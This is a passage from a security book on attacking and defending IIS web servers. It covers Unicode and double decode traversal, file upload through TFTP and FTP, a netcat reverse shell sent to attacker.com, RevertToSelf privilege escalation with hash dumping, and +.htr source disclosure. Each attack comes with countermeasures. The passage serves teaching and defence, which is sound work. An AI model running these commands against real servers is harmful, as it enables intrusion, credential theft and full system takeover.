
Always Use NTFS for Web Server Volumes and Set ACLs Conservatively With FAT and FAT32 file systems, file and directory-level access control is impossible, and the IUSR account will have carte blanche to read and upload files. When configuring access control on web-accessible NTFS directories, use the least privilege principle. IIS 6 implements much more aggressive default ACLs.

Move, Rename, or Delete any Command-Line Utilities that Could Assist an Attacker, and/or Set Restrictive Permissions on Them Well-known Windows security gurus Eric Schultze and David LeBlanc recommend at least setting the NTFS ACLs on cmd.exe and several other powerful executables to Administrator and SYSTEM:Full Control only. They have publicly demonstrated that this simple trick stops most Unicode-type shenanigans cold, because IUSR no longer has permissions to access cmd.exe. Schultze and LeBlanc recommend using the built-in cacls tool to set these permissions globally.

Let's walk through an example of how cacls might be used to set permissions on executable files in the system directory. Because so many executable files are in the system folder, it's easier if you use a simpler example of several files sitting in a directory called \test1 with subdirectory \test2. Using cacls in display-only mode, we can see that the existing permissions on our test files are pretty lax:

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe Everyone:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe Everyone:F
C:\test1\test2\test2.txt Everyone:F
```

Let's say you want to change permissions on all executable files in \test1 and all subdirectories to System:Full, Administrators:Full. Here's the command syntax using cacls:

```
C:\>cacls test1\*.exe /T /G System:F Administrators:F
Are you sure (Y/N)?y
processed file: C:\test1\test1.exe
processed file: C:\test1\test2\test2.exe
```

Now we run cacls again to confirm our results. Note that the .txt files in all subdirectories have the original permissions, but the executable files are now set more appropriately:

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe NT AUTHORITY\SYSTEM:F
                        BUILTIN\Administrators:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe NT AUTHORITY\SYSTEM:F
                              BUILTIN\Administrators:F
C:\test1\test2\test2.txt Everyone:F
```

Applying this example to a typical web server, a good idea would be to set ACLs on all executables in the %systemroot% directory to System:Full, Administrators:Full, like so:

```
C:\>cacls %systemroot%\*.exe /T /G System:F Administrators:F
```

This blocks nonadministrative users from using these executables and helps to prevent exploits like Unicode that rely heavily on nonprivileged access to these programs.

TIP The Resource Kit xcacls utility is almost exactly the same as cacls, but it provides some additional capabilities, including the ability to set special access permissions. You can also use Security Templates to configure NTFS ACLs automatically (see Chapter 16).

Of course, such executables may also be moved, renamed, or deleted. This puts them out of the hackers' reach with even more finality.

Remove the Everyone and Users Groups from Write and Execute ACLs on the Server *IUSR_machinename* and IWAM_*machinename* are members of these groups. Be extra sure the IUSR and IWAM accounts don't have Write access to any files or directories on your system—you've seen what even a single writable directory can lead to! Also, seriously scrutinize Execute permissions for nonprivileged groups and especially don't allow any nonprivileged user to have both Write and Execute permissions to the same directory! Remember that under IIS 6, worker processes run as Network Service by default, so you should consider ACLs related to that account as well. Other accounts that are members of the IIS_WPG group should also be scrutinized. In addition, consider the ASPNET or other account configured to run ASP.NET applications if you have installed ASP.NET on Windows 2000.

Know What It Looks Like When You Are/Have Been Under Attack As always, treat incident response as seriously as prevention—especially with fragile web servers. To identify whether your servers have been the victim of a Unicode attack, remember the four P's: **p**orts, **p**rocesses, file system and Registry foot**p**rint, and **p**oring over the logs.

In Windows XP and later, Microsoft implemented the new `-o` parameter for the `netstat` command that allows you to enumerate what processes are linked to specific listening ports or open connections. We'll discuss this more in Chapter 9.

From a file and Registry perspective, a host of canned exploits based on the Unicode technique are circulating on the Internet. We will discuss files like sensepost.exe, unicodeloader.pl, upload.asp, upload.inc, and cmdasp.asp that play central roles in exploiting the vulnerability. Although trivially renamed, at least you'll keep the script kiddies at bay. Especially keep an eye out for these files in writable/executable directories like /scripts. Some other commonly employed exploits deposit files with names like root.exe (a renamed command shell), e.asp, dl.exe, reggina.exe, regit.exe, restsec.exe, makeini.exe, newgina.dll, firedaemon.exe, mmtask.exe, sud.exe, and sud.bak.

In the log department, IIS enters the ASCII representations of the overlong Unicode "/" and "\", making it harder to determine whether foul play is at work. Here are some telltale entries from actual web server logs that came from systems compromised by Unicode (asterisks equal wildcards):

```
GET /scripts/..\../winnt/system32/cmd.exe /c+dir 200
GET /scripts/../../winnt/system32/tftp.exe*
GET /naughty_real_ - 404
GET /scripts/sensepost.exe /c+echo*
*Olifante%20onder%20my%20bed*
*sensepost.exe*
POST /scripts/upload.asp - 200
POST /scripts/cmdasp.asp - 200
POST /scripts/cmdasp.asp |-|ASP_0113|Script_timed_out 500
```

Double Decode File System Traversal

Popularity:	*9*
Simplicity:	*8*
Impact:	*7*
Risk Rating:	***8***

In May 2001, researchers at NSFocus released an advisory about an IIS vulnerability that bore a striking similarity to the Unicode file system traversal issue. Instead of overlong Unicode representations of slashes (/ and \), NSFocus discovered that doubly encoded hexadecimal characters also allowed HTTP requests to be constructed that escaped the normal IIS security checks and permitted access to resources outside of the Webroot. For example, the backslash (\) can be represented to a web server by the hexadecimal notation *%5c*. Similarly, the % character is represented by *%25*. Thus, the string `%255c`, if decoded two times in sequence, translates to a single backslash.

The key here is that two decodes are required, and this is the nature of the problem with IIS: it performs two decodes on HTTP requests that traverse executable directories. This condition is exploitable in much the same way as the Unicode hole.

NOTE Microsoft refers to this vulnerability as the "superfluous decode" issue, but we think "double decode" sounds a lot nicer.

The following URL illustrates how an anonymous remote attacker can access the Windows command shell:

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Note that the initial virtual directory in the request must have Execute privileges, just like Unicode. One could also use a file that can be redirected through netcat (call this file ddcode.txt):

```
GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
[carriage return]
[carriage return]
```

Here's the result of redirecting this file through netcat against a target server:

```
C:\>nc -vv victim.com 80 < ddecode.txt
victim.com [192.168.234.222] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 May 2001 15:26:28 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 6839-982F
```

```
 Directory of c:\

03/26/2001  08:03p      <R>          Documents and Settings
02/28/2001  11:10p      <R>          Inetpub
04/16/2001  09:49a      <R>          Program Files
05/15/2001  12:20p      <R>          WINNT
               0 File(s)              0 bytes
               5 Dir(s)     390,264,832 bytes free
sent 73, rcvd 885: NOTSOCK
```

After the discussion of the Unicode exploits in the previous section, we hope the implications of this capability are clear. Commands can be executed as IUSR; resources accessible to IUSR are vulnerable; and anywhere write and/or execute privileges accrue to IUSR, files can be uploaded to the victim server and executed. Finally, given certain conditions to be discussed in the upcoming section "Writing Files to the Web Server," complete compromise of the victim can be achieved.

NOTE Worthy of note at this point is that the Unicode and double decode attacks are so similar, that the illegal Unicode or doubly hex-encoded can be used interchangeably in exploits if the server hasn't been patched for either vulnerability.

Double Decode Countermeasures

Vendor Bulletin:	*MS01-026*
Bugtraq ID:	*2708*
Fixed in SP:	*Windows 2000 SP3*
Log Signature:	*Y*

Every countermeasure discussed for the Unicode vulnerability applies to the double decode issue as well, because they're so similar. Obviously, the Microsoft patch is different. See bulletin MS01-026 for the specific patch to double decode. MS01-026 is *not* included in Service Pack 2.

NOTE MS01-026 also changes the InProcessIsapiApps Metabase setting so privilege escalation using malicious DLLs that call RevertToSelf won't be run in-process, as discussed within the upcoming section "Escalating Privileges on IIS 5."

Interestingly, a clear difference exists between the appearance of the Unicode and double decode exploits in the IIS logs. For example, the double decode attack using `%255c`

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

appears in the IIS logs as

```
21:48:03 10.0.2.18 GET /scripts/..%5c.. %5cwinnt/system32/cmd.exe 200
```

Compare this to the following sample Unicode exploit,

```
http://victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

which shows in the IIS logs as

```
21:52:40 10.0.2.18 GET /scripts/../../winnt/system32/cmd.exe 200
```

This enables one to search more easily on the `%5c` string to identify attempts to abuse this vulnerability.

Writing Files to the Web Server

If a nonprivileged or anonymous user possesses the ability to write to disk on a web server, a serious security breach is usually not far off. Unfortunately, the out-of-the-box default Windows 2000 NTFS ACLs allow Everyone:Full Control on C:\, C:\Inetpub, C:\Inetpub\scripts, and several other directories, making this a real possibility. Vulnerabilities like the Unicode and double decode file system traversal make writing to disk nearly trivial, as we describe next.

NOTE Although Microsoft claims Windows Server 2003 locks down many of these ACLs to a more secure state, we note that the ACL on C:\ is Everyone:Read & Execute, Users:Write. *Sigh.*

Downloading Files Using SMB, FTP, or TFTP

Assuming an appropriate writable target directory can be identified, techniques for writing to it vary depending on what the firewall allows to/from the target web server. If the firewall allows outbound SMB (TCP 139 and/or 445), files can be sucked from a remote attacker's system using built-in Windows file sharing. If FTP (TCP 21/20) and/or Trivial FTP (TFTP—UDP 69) are available outbound, a common ploy is to use the FTP or TFTP client on the target machine to upload files from a remote attacker's system (which is running an FTP or TFTP server). Some examples of commands to perform this trick follow.

Uploading netcat using TFTP is simple. First, set up a TFTP server on the attacker's system (192.168.234.31, in this example). Then run the following on the victim using a file system traversal exploit such as Unicode:

```
GET /scripts/..%c0%af../winnt/system32/tftp.exe?
   "-i"+192.168.234.31+GET+nc.exe C:\nc.exe HTTP/1.0
```

Note that this example writes netcat to C:\, as it is writable by Everyone by default. Also note that if C:\nc.exe already exists, you get an error stating "tftp.exe: can't write to local file 'C:\nc.exe.'" A successful transfer should return an HTTP 502 Gateway Error with a header message like this: "Transfer successful: 59392 bytes in 1 second, 59392 bytes/s."

Using FTP is more difficult, but it's more likely to be allowed outbound from the target. The goal is first to create an arbitrary file (let's call it ftptmp) on the target machine, which is then used to script the FTP client using the `-s:`*filename* switch. The script instructs the FTP client to connect to the attacker's machine and download netcat. Before you can create this file, however, you need to overcome one obstacle: redirection of output using > isn't possible using cmd.exe via the Unicode exploit.

Some clever soul discovered that simply renaming cmd.exe bypasses this restriction, however. So, to create our FTP client script, you must first create a renamed cmd.exe:

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+copy
          +c:\winnt\system32\cmd.exe+c:\cmd1.exe HTTP/1.0
```

Note that we've again written the file to C:\ because Everyone can write there. Now you can create our FTP script file using the `echo` command. The following example designates certain arbitrary values required by the FTP client (script filename = ftptmp, user = anonymous, password = a@a.com, FTP server IP address = 192.168.2.31). You can even launch the FTP client in script mode and retrieve netcat in the same stroke (this example is broken into multiple lines because of page width restrictions):

```
GET /scripts/..%c0%af../cmd1.exe?+/c+echo+anonymous>>C:\ftptmp
&&echo+a@a.com>>C:\ftptmp&&echo+bin>>C:\ftptmp
&&echo+get+test.txt+C:\nc.exe>>C:\ftptmp&&echo+bye>>C:\ftptmp
&&ftp+-s:C:\ftptmp+192.168.234.31&&del+C:\ftptmp
```

Using echo > file to Create Files

Of course, if FTP or TFTP aren't available (for example, if they've been removed from the server by a wary admin or blocked at the firewall), other mechanisms exist for writing files to the target server without having to invoke external client software. As you've seen, using a renamed cmd.exe to echo/redirect the data for file line-by-line is a straightforward approach, if a bit tedious. Fortunately for the hacking community, various scripts available from the Internet tie all the necessary elements into a nice package that automates the entire process and adds some crafty conveniences to boot. Let's check out the best ones.

Roelof Temmingh wrote a Perl script called unicodeloader that uses the Unicode exploit and the echo/redirect technique to create two files—upload.asp and upload.inc—that can be used subsequently via a browser to upload anything else an intruder might desire. (He also includes a script called unicodeexecute with the package, but using cmdasp.asp is easier.)

TIP Unicodeloader.pl is trivially modified to work via the double decode exploit, which is not patched in Windows 2000 Service Pack 2.

Using unicodeloader.pl is fairly straightforward. First, make sure the upload.asp and upload.inc files are in the same directory from which unicodeloader.pl is launched. Then identify a writable and executable directory under the Webroot of the target server. The following example uses C:\inetpub\scripts, which is both executable and writable by Everyone on default Windows Server 2003 installations.

```
C:\>unicodeloader.pl
Usage: unicodeloader IP:port webroot
C:\>unicodeloader.pl victim.com:80 C:\inetpub\scripts
```

```
Creating uploading webpage on victim.com on port 80.
The webroot is C:\inetpub\scripts.

testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: c:\inetpub\scripts
'-au' is not recognized as an internal or external command,
operable program or batch file.
sensepost.exe found on system
uploading ASP section:
.............
uploading the INC section: (this may take a while)
.....................................................................
upload page created.

Now simply surf to caesars/upload.asp and enjoy.
Files will be uploaded to C:\inetpub\scripts
```

Unicodeloader.pl first copies C:\winnt\system32\cmd.exe to a file named sensepost.exe in the directory specified as the Webroot parameter (in our example, C:\inetpub\scripts). Again, this is done to bypass the inability of cmd.exe to take redirect (>>) via this exploit. Sensepost.exe is then used to echo/redirect the files upload.asp and upload.inc line-by-line into the Webroot directory (again, C:\inetpub\scripts in our example).

Once upload.asp and its associated include file are on the victim server, simply surf to that page using a web browser to upload more files using a convenient form, as shown in Figure 10-5.

Figure 10-5. Viewing the upload.asp form on the victim server from the attacker's web browser—additional files can now be conveniently uploaded with the touch of a button.

To gain greater control over the victim server, attackers will probably upload two other files of note, using the upload.asp script. The first will probably be netcat (nc.exe). Shortly after that will follow cmdasp.asp, written by a hacker named Maceo. This is a form-based script that executes commands using the Unicode exploit, again from within the attacker's web browser. Browsing to cmdasp.asp presents an easy-to-use graphical interface for executing Unicode commands, as shown in Figure 10-6.

At this point, it's worthwhile to reemphasize the ease of using either upload.asp or cmdasp.asp by simply browsing to them. In our example that used C:\inetpub\scripts as the target directory, the URLs would simply be as follows:

```
http://victim.com/scripts/upload.asp
http://victim.com/scripts/cmdasp.asp
```

With nc.exe uploaded and the ability to execute commands via cmdasp.asp, shoveling a shell back to the attacker's system is trivial. First, start a netcat listener on the attacker's system, like so:

```
C:\>nc -l -p 2002
```



Figure 10-6. Browsing cmdasp.asp from an attacker's system allows easy execution of commands via forms-based input. Here we have obtained a directory listing of C:\.

Then use cmdasp.asp to shovel a netcat shell back to the listener by entering the following command in the form and pressing the "Run" button:

```
c:\inetpub\scripts\nc.exe -v -e cmd.exe attacker.com 2002
```

And, voilà, looking at our command window running the netcat listener on port 2002 in Figure 10-7, you see that a command shell has been shoveled back to the attacker's system. We've run ipconfig in this remote shell to illustrate the victim machine is dual-homed on what appears to be an internal network—jackpot for the attacker!

The insidious thing about the netcat shoveled shell just illustrated is that the attacker can determine what outbound port to connect with. Typically, router or firewall rules allow outbound connections from internal host on nonprivileged ports (> 1024), so this attack has a high chance of success using one of those ports, even if TCP 80 is the only inbound traffic allowed to the victim web server, because all preliminary steps in the attack operate over TCP 80.



Figure 10-7. A command shell shoveled via netcat from the victim's system showing the output of ipconfig run on the remote machine

One remaining hurdle remains for the attacker to bypass. Even though an interactive command shell has been obtained, it's running in the context of a low-privileged user (either the IUSR_*machinename* or IWAM_*machinename* account, depending on the configuration of the server). Certainly at this point, the attacker could do a great deal of damage, even with IUSR privileges. The attacker could read sensitive data from the system, connect to other machines on internal networks (if permissible as IUSR), potentially create denial-of-service situations, and/or deface local web pages. However, the coup de grâce for this system would be to escalate to one of the most highly privileged accounts on the machine, Administrator or SYSTEM. We talk about how to do that next.

Escalating Privileges on IIS 5

As you saw in Chapter 6, good escalation exploits on the NT family require *interactive* privileges. This restricts the effectiveness of exploits like PipeUpAdmin and netddemsg remotely against IIS 5.

NOTE On IIS 4, remote privilege escalation exploits exist to add IUSR to Administrators and completely own the system, even under Service Pack 6a. Aren't you glad you upgraded to Windows Server 2003? You did upgrade, didn't you?

One potential exploit alluded to in Chapter 6 was the use of RevertToSelf calls within and ISAPI DLL to escalate IUSR to SYSTEM. If an attacker can upload or find an ISAPI DLL that calls RevertToSelf API on an IIS 5 server and execute it, she might be able to perform this feat. Given tools like unicodeloader.pl and a writable, executable directory, remotely uploading and launching an ISAPI DLL doesn't seem too far-fetched, either. This would seem to be exactly what's needed to drive a typical Unicode attack to complete system compromise.

However, IIS 5's default configuration makes this approach difficult (another good reason to upgrade from NT 4!). To explain why, recall our discussion of the IIS 5 processing model earlier in this chapter. Under IIS 5, the IIS process (inetinfo.exe) runs as LocalSystem and uses impersonation to service requests. The IUSR account is used to impersonate anonymous requests.

The RevertToSelf API call made in an ISAPI DLL can cause commands to be run as SYSTEM. In essence, RevertToSelf asks the current thread to "revert" from IUSR context to the context under which inetinfo itself runs—SYSTEM. As we noted in our earlier discussion, ISAPI extensions run out-of-process in a different process called DLLHost.exe, which runs in the context of the IWAM_*machinename* user.

Since IIS 5 runs ISAPIs out-of-process by default, privilege escalation via RevertToSelf would seem impossible under IIS 5 default settings—ISAPI applications run out-of-process, and RevertToSelf gets the IWAM user, which is only a guest. Things are not quite what they seem, however, as we will demonstrate next.

Exploiting RevertToSelf with InProcessIsapiApps

Popularity:	*7*
Simplicity:	*5*
Impact:	*10*
Risk Rating:	***7***

In February 2001, security programmer Oded Horovitz found an interesting mechanism for bypassing the Application Protection setting, no matter what its configuration. While examining the IIS configuration database (called the *Metabase*), he noted the following key:

```
LM/W3SVC/InProcessIsapiApps

Atributes: Inh(erit)
User Type: Server
Data Type: MultiSZ

Data:
C:\WINNT\System32\idq.dll
C:\WINNT\System32\inetsrv\httpext.dll
C:\WINNT\System32\inetsrv\httpodbc.dll
C:\WINNT\System32\inetsrv\ssinc.dll
C:\WINNT\System32\msw3prt.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
 Extensions\40\isapi\_vti_aut\author.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
 Extensions\40\isapi\_vti_adm\admin.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
 Extensions\40\isapi\shtml.dll
```

Thinking he had stumbled on special built-in applications that always run in-process (no matter what other configuration), Horovitz wrote a proof-of-concept ISAPI DLL that called RevertToSelf and named it one of the names specified in the Metabase listing previously shown (for example, idq.dll). Horovitz built further functionality into the DLL that added the current user to the local Administrators group once SYSTEM context had been obtained.

Sure enough, the technique worked. Furthermore, he noted the false DLL didn't have to be copied over the "real" existing built-in DLL—simply by placing it in any executable directory on the victim server and executing it via the browser anonymously, IUSR or IWAM was added to Administrators. Horovitz appeared to have achieved the vaunted goal: remote privilege escalation on IIS 5. Dutifully, he approached Microsoft and

informed the company, and the issue was patched in bulletin MS01-026 (post-SP 2) and made public in the summer of 2001.

Continuing with our previous example, an attacker could upload just such a rogue ISAPI DLL to C:\inetpub\scripts using upload.asp, and she can then execute it via a web browser using the following URL:

```
http://victim.com/scripts/idq.dll
```

The resulting output is shown in Figure 10-8. IUSR_*machinename* has been added to Administrators.

One final hurdle had to be overcome to make this a practical exploit. Even though the IUSR account has been added to Administrators, all current processes are running in the context of the IUSR *before* it was escalated. So, although IUSR is a member of Administrators, it cannot exercise Administrator privileges yet. This severely limits the extent of further penetration because IUSR cannot run common post-exploitation tools like pwdump2, which require Administrator privileges (see Chapter 8). To exercise its newfound power, one of two things must occur: IUSR's token needs to be updated to include the Administrator's SID, or the web server process needs to be restarted.

Several rogue ISAPI DLLs were posted to the Internet soon after the release of the advisory. One, called iiscrack.dll, worked somewhat like upload.asp and cmdasp.asp, providing a form-based input for attackers to enter commands to be run as SYSTEM. Continuing with our previous example, an attacker could rename iis5crack.dll to one of the InProcessIsapiApps (say, idq.dll), upload the Trojan DLL to C:\inetpub\scripts using upload.asp, and then execute it via the web browser using the following URL:

```
http://victim.com/scripts/idq.dll
```

The resulting output is shown in Figure 10-9. The remote attacker now has the option to run virtually any command as SYSTEM. The most direct path to administrative privilege here is again this trusty command:

```
net localgroup administrators IUSR_ machinename /add
```

Figure 10-8. Calling a specifically crafted ISAPI application that invokes RevertToSelf escalates IUSR to local Administrator.



Figure 10-9. The iiscrack exploit escalates privilege on IIS 5.

Now when a netcat shell is shoveled back, even though it's still running in the context of IUSR, IUSR is now a member of Administrators and can run privileged tools like pwdump2. Game over.

```
C:\>nc -l -p 2002
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access
to the computer/domain
Members
-------------------------------------------------------------------------
Administrator
Domain Admins
Enterprise Admins
IUSR_CAESARS
The command completed successfully.
C:\WINNT\system32>pwdump2
Administrator:500:aad3b435b5140fetc.
IUSR_HOSTNAME:1004:6ad27a53b452fetc.
etc.
```

Another exploit circulating the Internet is ispc by isno@xfocus.org. Ispc is actually a Win32 client that is used to connect to a specially crafted ISAPI DLL that exists on the victim server (and named, wouldn't you guess, idq.dll). Again, once the Trojan DLL is copied to the victim web server (say, under /scripts/idq.dll), the attacker can execute ispc.exe and immediately obtain a remote shell running as SYSTEM. Talk about instant gratification. Here is a sample of ispc in action. (Note that you sometimes need to press the ENTER key a few times to get a response from the shell popped by ispc.)

```
C:\>ispc victim.com/scripts/ idq.dll 80
Start to connect to the server...
We Got It!
Please Press Some <Return> to Enter Shell....
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>whoami
C:\WINNT\system32>
whoami
NT AUTHORITY\SYSTEM
C:\WINNT\system32>
```

RevertToSelf and InProcessISapiApps Countermeasures

Vendor Bulletin:	*MS01-026*
Bugtraq ID:	*NA*
Fixed in SP:	*3*
Log Signature:	*Y*

Consider these few things when trying to defend against attacks like the one just described.

Apply the Patch in Bulletin MS01-026 Although Microsoft doesn't state it explicitly, bulletin MS01-026 changes the InProcessIsapiApps Metabase settings so they refer to explicit files rather than relative filenames. This can prevent the use of RevertToSelf calls embedded in Trojan ISAPI DLLs of the same name from running in-process, thus escalating to LocalSystem privileges. This is a post–Windows 2000 SP2 Hotfix, and it is *not* included with Service Pack 2. This patch was also included in subsequent IIS "roll-up" packages. Roll-up packages include all the previously released Hotfixes for a given product.

Scrutinize Existing ISAPI Applications for Calls to RevertToSelf and Expunge Them This can help prevent ISAPI applications from being used to escalate privilege as previously described. Use the dumpbin tool included with many Win32 developer tools to assist in this, as shown in the following example using IsapiExt.dll:

```
dumpbin /imports IsapiExt.dll | find "RevertToSelf"
```

SOURCE CODE DISCLOSURE ATTACKS

Although seemingly less devastating than buffer overflow or file system traversal exploits, source code disclosure attacks can be just as damaging. If a malicious hacker can get an unauthorized glimpse at the source code of sensitive scripts or other application support files on your web server, he is usually mere footsteps away from compromising one of the systems in your environment.

Source code disclosure vulnerabilities result from a combination of two factors:

- Bugs in IIS
- Poor web programming practices

We've already noted that IIS has a history of problems that result in inappropriate exposure of script files or other ostensibly private data (::$DATAS, showcode.asp). We discuss several of these issues in this section. These flaws are compounded greatly by web developers who hard code sensitive information in the source code of their ASP scripts or global.asa files. The classic example of this is the SQL sa account password being written in a connect string within an ASP script that performs backend database access. This problem is only going to get worse as Web services and test-based configuration features of IIS 6 become popular.

Most web developers assume such information will never be seen on the client side because of the way IIS is designed to differentiate between file types by extension. For example, .htm files are simply returned to client browser, but .asp files are redirected to a processing engine and executed server-side. Only the resulting output is sent to the client browser. Thus, the source code of the ASP should never reach the client.

Problems can arise, however, when a request for an Active Server file isn't passed directly to the appropriate processor, but rather is intercepted by one of the numerous other processing engines that ship with IIS. These other engines are also ISAPI DLLs. Some prominent ISAPI extensions to IIS include ISM, Webhits, and WebDAV. Some of these ISAPI DLLs have contained flaws that cause the source code of the ASP script to be returned to the client rather than executed server-side. Invoking one of these DLLs is as simple as requesting a file with the appropriate extension (for example, .htr) or supplying the appropriate syntax in the HTTP request.

Aside from bugs in ISAPI extensions, source code disclosure can occur in other ways as well. Web services compound the problem of source code disclosure, because they are typically designed to provide lots of information to requestors.

To illustrate the general problem of source code disclosure, we will discuss the following example exploits:

- +.htr (ism.dll)
- Translate: f (WebDAV, httpext.dll)
- WSDL and DISCO disclosure

Now that we've discussed the theory behind such vulnerabilities, we'll talk about each specific exploit in more detail, along with countermeasures for all of them.

+.htr

Popularity:	*9*
Simplicity:	*9*
Impact:	*4*
Risk Rating:	***8***

The +.htr vulnerability is a classic example of source code disclosure that works against IIS 4 and 5. By appending *+.htr* to an active file request, IIS 4 and 5 serve up fragments of the source data from the file rather than executing it. This is an example of a misinterpretation by an ISAPI extension, ISM.DLL. (Remember this one from our discussion of buffer overflows earlier in this chapter?) The .htr extension maps files to ISM.DLL, which serves up the file's source by mistake.

Here's a sample file called htr.txt that you can pipe through netcat to exploit this vulnerability—note the *+.htr* appended to the request:

```
GET /site1/global.asa+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Piping through netcat connected to a vulnerable server produces the following results:

```
C:\>nc -vv www.victim.com 80 < htr.txt<
www.victim.com [10.0.0.10] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 25 Jan 2001 00:50:17 GMT
<!-- filename  global.asa - -≥
("Profiles_ConnectString")    = "DSN=profiles;UID=Company_user;Password=secret"
("DB_ConnectString")          = "DSN=db;UID=Company_user;Password=secret"
("PHFConnectionString") = "DSN=phf;UID=sa;PWD="
("SiteSearchConnectionString")     =
"DSN=SiteSearch;UID=Company_user;Password=simple"
("ConnectionString")          = "DSN=Company;UID=Company_user;PWD=guessme"
("eMail_pwd")           = "sendaemon"
("LDAPServer")          = "LDAP://directory.Company.com:389"
("LDAPUserID")          = "cn=Directory Admin"
("LDAPPwd")             = "slapdme"
```

As you can see in the previous example, the global.asa file, which isn't usually sent to the client, gets forwarded when *+.htr* is appended to the request. You can also see that this particular server's development team has committed the classic error of hard coding nearly every secret password in the organization within the global.asa file. Ugh.

NOTE To exploit this vulnerability, zeros would have to be in fortuitous memory locations on the server. Multiple malicious requests usually produce this situation, but occasionally +.htr won't work because of this limitation.

Patching this vulnerability isn't enough. Microsoft released two separate patches for issues related to .htr file requests, and then it was forced to issue a third when a variation on the +.htr attack was found to work on the patched servers. The variation prepends a *%3f* to the *+.htr* of the original exploit. Here's a sample file that can be redirected to netcat:

```
GET /site1/global.asa%3f+.htr HTTP/1.0
[CRLF]
[CRLF]
```

Redirecting this file through netcat can achieve the same source code disclosure results against servers that have been patched with MS00-031 and/or MS00-044.

+.htr Countermeasures

Vendor Bulletin:	*MS01-004*
Bugtraq ID:	*2313*
Fixed in SP:	*3*
Log Signature:	*Y*

